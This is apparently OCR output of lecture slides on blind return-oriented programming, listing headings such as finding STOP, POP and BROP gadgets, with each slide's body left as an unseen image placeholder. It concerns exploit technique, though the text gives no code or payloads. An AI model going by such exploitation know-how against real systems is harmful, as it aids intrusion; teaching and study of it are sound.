
Stack:




# How to Find Gadgets




# Scanning for gadgets and the use of STOP gadgets




# Scanning for gadgets and the use of STOP gadgets




# How to Find POP Gadgets



# What we are looking for




# What we are looking for





Stack: (Lower → Higher addresses)


# Pieces of the puzzle




# Pieces of the puzzle




# Finding the BROP Gadget



